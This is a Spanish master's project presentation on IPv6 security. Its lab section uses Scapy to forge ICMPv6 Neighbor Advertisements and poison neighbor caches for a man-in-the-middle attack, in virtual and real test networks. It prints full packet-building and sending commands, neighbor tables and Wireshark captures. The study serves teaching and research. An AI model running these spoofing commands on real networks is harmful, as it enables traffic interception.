Estudio IPv6

Proyecto Final de Máster Software Libre

- Autor: Eduardo González
- Especialidad: Administración de redes y Sistemas Operativos
- Consultor: Miguel Martín Mateo

Índice de contenido

- Introducción
- Objetivos
- Protocolo IPv6
- Software Libre: Scapy
- Diseño del sistema e implantación
- Resultados y análisis
- Conclusiones

Introducción

- Agotamiento de IP(direcciones) para IPv4 → Necesidad de actuar → Podría frenar crecimiento de Internet (dispositivos electrónicos, smatphones, etc.)

- Solución → IPv6 → direccionamiento de 32 a 128 bits.

- Mejorando → Soportes para extensiones, seguridad, autenticación, integridad y confidencialidad de datos.

Objetivos

- Hacer un estudio sobre IPv6 a nivel de protocolo y enfocado a la seguridad.
- Búsqueda de alguna aplicación Libre, para la posibilidad de analizar Ipv6 y analizar aplicación.
- Análisis del protocolo mediante la aplicación escogida y ejemplos prácticos → ICMPv6
- Conclusiones.

Protocolo IPv6

- Dispone de 340 billones de billones (sextillones) de direcciones.
- Especifica un nuevo formato de paquete, diseñado para minimizar el procesamiento del encabezado de paquetes.
- Las direcciones tienen longitud de 128 bits.
- Los trenes de ceros pueden sustituirse una sola vez por '::', por ejemplo: 0:0:0:0:0:0:0:1 → ::1

- Autoconfiguración direcciones libres de estado → Nodos Ipv6 pueden configurarse a si mismos automáticamente → vía ICMPv6 → Utiliza protocolo ND (Neighbord Discovery)

- SLAAC → Autoconfiguración de direcciones → Mediante mensajes del tipo RS (router solicitation).

- Seguridad de Nivel de Red obligatoria → IPsec → protocolo para cifrado y autenticación IP.


- Direccionamiento IPv6
  - Dirección Unicast: Identifica un único interface de red → entrega los paquetes enviados a una dirección unicast al interface específico.
  - Dirección Anycast: Identifica a un conjunto de interfaces, entre nodos diferentes → un paquete enviado a una dirección anycast se entrega al host más cercano.
  - Dirección Multicast: Asigna a un grupo de interfaces, para múltiples hosts → Un paquete enviado a una dirección multicast es entregado a todos los interfaces que se hayan unido al grupo multicast correspondiente.

- Identificación de los tipos de direcciones.

Tipo	Prefijo
Unspecified	::
Loopback	::1/128
Link Local Unicast	FE80::/10
Site Local (*Deprecated*)	FEC0::/10
Multicast	FF00::/8
Global Unicast	Resto

- Los tipos de direcciones IPv6 pueden indentificarse tomando en cuenta los rangos definidos por los primeros bits de cada dirección.

- Formato de la cabecera simplificado en IPv6
  - Mayor longitud (mayor overhead)



Software Libre: Scapy


- Sirve para crear y manipular paquetes, escanear, funciones de sniffer, ataques DdoS, estadísticas, etc.
- Escrita en Python
- Licencia → bajo la Attribution-NonCommercial-ShareAlike 2.5 Generic (CC BY-NC-SA 2.5).

Diseño del sistema e implantación


- Se ha trabajado bajo → ICMP para IPv6 (ICMPv6).

- ICMP es el un protocolo de control y notificación de errores IP que se usa para enviar mensajes de error, indicando por ejemplo, que un servicio determinado no está disponible o que un router o host no puede ser localizado.


- Se ha realizado tres pruebas, de las cuales dos pruebas han sido de manera virtual.
- Arquitectura funcional de pruebas virtualizadas:




- Prueba 1 → virtualizado:
- Se pretende atacar al PC3 mediante un colaborador (PC2), recibiendo paquetes ICMPv6 manipulado por el atacante (PC1), creado mediante el software SCAPY.



- Prueba 2 → virtualizado:
- Se pretende algo parecido que la prueba 1 pero con la diferencia de que no tenemos equipo colaborador, sino que los equipos entre ellos, indirectamente, serán colaboradores.



- Prueba 3 → equipos reales:
- Mezcla de las anteriores pruebas virtualizadas pero con la repercusión de hacer un prueba con equipos y MAC reales.



Resultados y análisis

- Prueba 1:
  - Creación del paquete:

```
>>> a=(Ether(dst='00:00:00:00:00:03', src='00:00:00:00:00:01'))
>>> b=IPv6(src='5001::2', dst='5001::3')
>>> c=ICMPv6ND_NA(tgt='5001::2', R=0)
>>> d=ICMPv6NDOptDstLLAddr(lladdr='00:00:00:00:00:01')
>>> (a/b/c/d).display()
###[ Ethernet ]###
  dst= 00:00:00:00:00:03
  src= 00:00:00:00:00:01
  type= 0x86dd
###[ IPv6 ]###
     version= 6
     tc= 0
     fl= 0
     plen= None
     nh= ICMPv6
     hlim= 255
     src= 5001::2
     dst= 5001::3
###[ ICMPv6 Neighbor Discovery - Neighbor Advertisement ]###
        type= Neighbor Advertisement
        code= 0
        cksum= None
        R= 0
        S= 0
        O= 1
        res= 0x0
        tgt= 5001::2
###[ ICMPv6 Neighbor Discovery Option - Destination Link-Layer Address ]###
           type= 2
           len= 1
           lladdr= 00:00:00:00:00:01
```

- Tabla sin ataque:

```
edu@edu-desktop:~$ ip neigh show dev eth2
edu@edu-desktop:~$ ip neigh show dev eth2
fe80::200:ff:fe00:2 lladdr 00:00:00:00:00:02 REACHABLE
5001::2 lladdr 00:00:00:00:00:02 REACHABLE
edu@edu-desktop:~$ ip neigh show dev eth2
fe80::200:ff:fe00:2 lladdr 00:00:00:00:00:02 REACHABLE
5001::2 lladdr 00:00:00:00:00:02 REACHABLE
edu@edu-desktop:~$
```

- Envío del paquete:

```
>>> sendp(a/b/c/d, iface='eth1', loop=1, inter=6)
.....................................^C
Sent 35 packets.
```

- Resultado ataque:

```
edu@edu-desktop:~$ ip neigh show dev eth2
5001::2 lladdr 00:00:00:00:00:01 REACHABLE
fe80::200:ff:fe00:1 lladdr 00:00:00:00:00:01 router STALE
```

- Resultado Wireshark:

Source	Destination	Protocol	Length	Info
5001::3	5001::2	ICMPv6	118	Echo (ping) reply id=0x4775, seq=622
5001::3	5001::2	ICMPv6	118	Echo (ping) request id=0xba07, seq=221
5001::3	5001::2	ICMPv6	118	Echo (ping) request id=0xba07, seq=221
5001::2	5001::3	ICMPv6	118	Echo (ping) reply id=0xba07, seq=221
5001::2	5001::3	ICMPv6	86	Neighbor Advertisement 5001::2 (ovr) is at 00:00:00:00:00:01
5001::2	5001::3	ICMPv6	118	Echo (ping) request id=0x4775, seq=623

- Vemos que el origen del paquete es desde la MAC 00:00:00:00:00:01 al destino 00:00:00:00:00:03 pero que a su vez vemos que el origen es desde el 5001::2 al 5001::3.

```
⊞ Frame 99: 86 bytes on wire (688 bits), 86 bytes captured (688 bits)
⊟ Ethernet II, Src: 00:00:00_00:00:01 (00:00:00:00:00:01), Dst: 00:00:00_00:00:03 (00:00:00:00:00:03)
  ⊟ Destination: 00:00:00_00:00:03 (00:00:00:00:00:03)
      Address: 00:00:00_00:00:03 (00:00:00:00:00:03)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
  ⊟ Source: 00:00:00_00:00:01 (00:00:00:00:00:01)
      Address: 00:00:00_00:00:01 (00:00:00:00:00:01)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
    Type: IPv6 (0x86dd)
⊟ Internet Protocol Version 6, Src: 5001::2 (5001::2), Dst: 5001::3 (5001::3)
  ⊞ 0110 .... = Version: 6
  ⊞ .... 0000 0000 .... .... .... .... .... = Traffic class: 0x00000000
    .... .... .... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
    Payload length: 32
    Next header: ICMPv6 (0x3a)
    Hop limit: 255
    Source: 5001::2 (5001::2)
    Destination: 5001::3 (5001::3)
⊟ Internet Control Message Protocol v6
    Type: Neighbor Advertisement (136)
    Code: 0
    Checksum: 0x6598 [correct]
  ⊞ Flags: 0x20000000
    Target Address: 5001::2 (5001::2)
  ⊟ ICMPv6 Option (Target link-layer address : 00:00:00:00:00:01)
      Type: Target link-layer address (2)
      Length: 1 (8 bytes)
      Link-layer address: 00:00:00_00:00:01 (00:00:00:00:00:01)
```

- Prueba 2:
  - La parte del ataque al PC3 se ha descrito anteriormente, no duplicamos información y en esta parte solo vamos a describir como se ha realizado el ataque para el PC2.
  - Creación del paquete:

```
>>> (a/b/c/d).display()
###[ Ethernet ]###
  dst= 00:00:00:00:00:02
  src= 00:00:00:00:00:01
  type= 0x86dd
###[ IPv6 ]###
     version= 6
     tc= 0
     fl= 0
     plen= None
     nh= ICMPv6
     hlim= 255
     src= 5001::3
     dst= 5001::2
###[ ICMPv6 Neighbor Discovery - Neighbor Advertisement ]###
        type= Neighbor Advertisement
        code= 0
        cksum= None
        R= 0
        S= 0
        O= 1
        res= 0x0
        tgt= 5001::3
###[ ICMPv6 Neighbor Discovery Option - Destination Link-Layer Address ]###
           type= 2
           len= 1
           lladdr= 00:00:00:00:00:01
```

- Envío del paquete para PC3 yPC2, vemos el envío para el PC2:

```
>>> (a/b/c/d).display()
###[ Ethernet ]###
  dst= 00:00:00:00:00:02
  src= 00:00:00:00:00:01
  type= 0x86dd
###[ IPv6 ]###
     version= 6
     tc= 0
     fl= 0
     plen= None
     nh= ICMPv6
     hlim= 255
     src= 5001::3
     dst= 5001::2
###[ ICMPv6 Neighbor Discovery - Neighbor Advert
        type= Neighbor Advertisement
        code= 0
        cksum= None
        R= 0
        S= 0
        O= 1
        res= 0x0
        tgt= 5001::3
###[ ICMPv6 Neighbor Discovery Option - Destinat
           type= 2
           len= 1
           lladdr= 00:00:00:00:00:01
>>> sendp(a/b/c/d, iface='eth1', loop=1, inter=2
.................................................
Sent 61 packets.
```

- Resultado ataque PC2:

```
[edu@localhost ~]$ ip neigh show dev p7p1
fe80::200:ff:fe00:1 lladdr 00:00:00:00:00:01 router REACHABLE
5001::3 lladdr 00:00:00:00:00:01 REACHABLE
```

- Resultado ataque PC3:

```
fe80::200:ff:fe00:1 lladdr 00:00:00:00:00:01 router DELAY
root@edu-desktop:/# ip neigh show dev eth2
5001::2 lladdr 00:00:00:00:00:01 REACHABLE
fe80::200:ff:fe00:1 lladdr 00:00:00:00:00:01 router REACHABLE
```

- Resultado Wireshark:

5001::2	ICMPv6	118	Echo (ping) reply id=0x482e, seq=588
5001::2	ICMPv6	86	Neighbor Advertisement 5001::3 (ovr) is at 00:00:00:00:00:01
5001::3	ICMPv6	86	Neighbor Advertisement 5001::2 (ovr) is at 00:00:00:00:00:01
5001::2	ICMPv6	118	Echo (ping) request id=0xae09, seq=576
5001::3	ICMPv6	214	Redirect is at 00:00:00:00:00:02

- Pequeña diferencia → redirección a la 00:00:00:00:00:02
- Debido a que el sistema se da cuenta de un problema entre MAC de cada uno de los PCs, ya que los dos tienen la misma ::01 e interpreta que hay una malformación del paquete y obliga redirigir la MAC a su original.

```
⊞ Frame 347: 214 bytes on wire (1712 bits), 214 bytes captured (1712 bits)
⊞ Ethernet II, Src: 00:00:00_00:00:01 (00:00:00:00:00:01), Dst: 00:00:00_00:00:03 (00:00:00:00:00:03)
⊟ Internet Protocol Version 6, Src: fe80::200:ff:fe00:1 (fe80::200:ff:fe00:1), Dst: 5001::3 (5001::3)
  ⊞ 0110 .... = Version: 6
  ⊞ .... 0000 0000 .... .... .... .... .... = Traffic class: 0x00000000
    .... .... .... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
    Payload length: 160
    Next header: ICMPv6 (0x3a)
    Hop limit: 255
    Source: fe80::200:ff:fe00:1 (fe80::200:ff:fe00:1)
    [Source SA MAC: 00:00:00_00:00:01 (00:00:00:00:00:01)]
    Destination: 5001::3 (5001::3)
⊟ Internet Control Message Protocol v6
    Type: Redirect (137)
    Code: 0
    Checksum: 0xe680 [correct]
    Reserved: 00000000
    Target Address: 5001::2 (5001::2)
    Destination Address: 5001::2 (5001::2)
  ⊞ ICMPv6 Option (Target link-layer address : 00:00:00:00:00:02)
  ⊞ ICMPv6 Option (Redirected header
⊟ [Malformed Packet: ICMPv6]
  ⊟ [Expert Info (Error/Malformed): Malformed Packet (Exception occurred)]
      [Message: Malformed Packet (Exception occurred)]
      [Severity level: Error]
      [Group: Malformed]
```

- Prueba 3:
  - Creación del paquete:

```
Welcome to Scapy (2.2.0)
>>> a=(Ether(dst='00:23:AE:3A:81:CA', src='00:15:f2:e8:83:ce'))
>>> b=IPv6(src='5001::2', dst='5001::3')
>>> c=ICMPv6ND_N
ICMPv6ND_NA  ICMPv6ND_NS
>>> c=ICMPv6ND_NA(tgt='5001::2', R=0)
>>> d=ICMPv6NDOptDstLLAddr(lladdr='00:15:f2:e8:83:ce')
>>> (a/b/c/d).display()
###[ Ethernet ]###
  dst= 00:23:AE:3A:81:CA
  src= 00:15:f2:e8:83:ce
  type= 0x86dd
###[ IPv6 ]###
     version= 6
     tc= 0
     fl= 0
     plen= None
     nh= ICMPv6
     hlim= 255
     src= 5001::2
     dst= 5001::3
###[ ICMPv6 Neighbor Discovery - Neighbor Advertisement ]###
        type= Neighbor Advertisement
        code= 0
        cksum= None
        R= 0
        S= 0
        O= 1
        res= 0x0
        tgt= 5001::2
###[ ICMPv6 Neighbor Discovery Option - Destination Link-Layer Address ]###
           type= 2
           len= 1
           lladdr= 00:15:f2:e8:83:ce
>>>
```

- Tabla sin ataque:

```
[root@edu ~]# ip neigh show dev p4p1
5001::2 lladdr 00:23:8b:28:3a:0a DELAY
192.168.1.1 lladdr e0:91:53:19:20:42 STALE
```

- Envío del paquete:

```
>>> sendp(a/b/c/d, iface='eth0', loop=1, inter=3)
.......................................................................
.........................................^C
Sent 123 packets.
>>>
```

- Resultado ataque:

```
[root@edu ~]# ip neigh show dev p4p1
fe80::215:f2ff:fee8:83ce lladdr 00:15:f2:e8:83:ce router REACHABLE
fe80::223:8bff:fe28:3a0a lladdr 00:23:8b:28:3a:0a STALE
5001::2 lladdr 00:15:f2:e8:83:ce REACHABLE
192.168.1.1 lladdr e0:91:53:19:20:42 STALE
[root@edu ~]# ip neigh show dev p4p1
fe80::223:8bff:fe28:3a0a lladdr 00:23:8b:28:3a:0a STALE
fe80::215:f2ff:fee8:83ce lladdr 00:15:f2:e8:83:ce router STALE
5001::2 lladdr 00:15:f2:e8:83:ce REACHABLE
192.168.1.1 lladdr e0:91:53:19:20:42 STALE
```

- El equipo PC2 contesta con un “Neighbor Advertisment” su dirección MAC de capa de enlace, y efectivamente, le contesta diciéndole que tiene la MAC 00:15:f2:e8:83:ce y así el PC3 habrá sido vulnerado ya que esa MAC es la correspondiente al PC1.

No.	Time	Source	Destination	Protocol	Length	Info
146	291.452525	5001::3	5001::2	ICMPv6	118	Echo (ping) request id=0x0b3f, seq=171
148	292.453012	5001::3	5001::2	ICMPv6	118	Echo (ping) request id=0x0b3f, seq=172
149	292.453037	5001::3	5001::2	ICMPv6	118	Echo (ping) request id=0x0b3f, seq=172
150	292.701688	5001::2	5001::3	ICMPv6	86	Neighbor Advertisement 5001::2 (ovr) is at 00:15:f2:e8:83:ce
151	293.453994	5001::3	5001::2	ICMPv6	118	Echo (ping) request id=0x0b3f, seq=173

```
▶ Frame 150: 86 bytes on wire (688 bits), 86 bytes captured (688 bits)
▼ Ethernet II, Src: AsustekC_e8:83:ce (00:15:f2:e8:83:ce), Dst: Dell_3a:81:ca (00:23:ae:3a:81:ca)
  ▼ Destination: Dell_3a:81:ca (00:23:ae:3a:81:ca)
      Address: Dell_3a:81:ca (00:23:ae:3a:81:ca)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
  ▼ Source: AsustekC_e8:83:ce (00:15:f2:e8:83:ce)
      Address: AsustekC_e8:83:ce (00:15:f2:e8:83:ce)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
    Type: IPv6 (0x86dd)
▼ Internet Protocol Version 6, Src: 5001::2 (5001::2), Dst: 5001::3 (5001::3)
  ▶ 0110 .... = Version: 6
  ▶ .... 0000 0000 .... .... .... .... .... = Traffic class: 0x00000000
    .... .... .... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
    Payload length: 32
    Next header: ICMPv6 (0x3a)
    Hop limit: 255
    Source: 5001::2 (5001::2)
    Destination: 5001::3 (5001::3)
▼ Internet Control Message Protocol v6
    Type: Neighbor Advertisement (136)
    Code: 0
    Checksum: 0xeecc [correct]
  ▶ Flags: 0x20000000
    Target Address: 5001::2 (5001::2)
  ▼ ICMPv6 Option (Target link-layer address : 00:15:f2:e8:83:ce)
      Type: Target link-layer address (2)
      Length: 1 (8 bytes)
      Link-layer address: AsustekC_e8:83:ce (00:15:f2:e8:83:ce)
```

Conclusiones

- IPv6 soluciona el problema de agotamiento de IP y mejora en seguridad.
- Se ha comprobado que con interceptación de tráfico mediante envenenamiento de caché (Man In The Middle) sigue pasando igual que con IPv4, es decir, es vulnerable.
- Posibilidad de ampliación de este estudio, realizar pruebas semejantes pero con otros protocolos como por ejemplo UDP, y así llegar a unas conclusiones más globalizadas.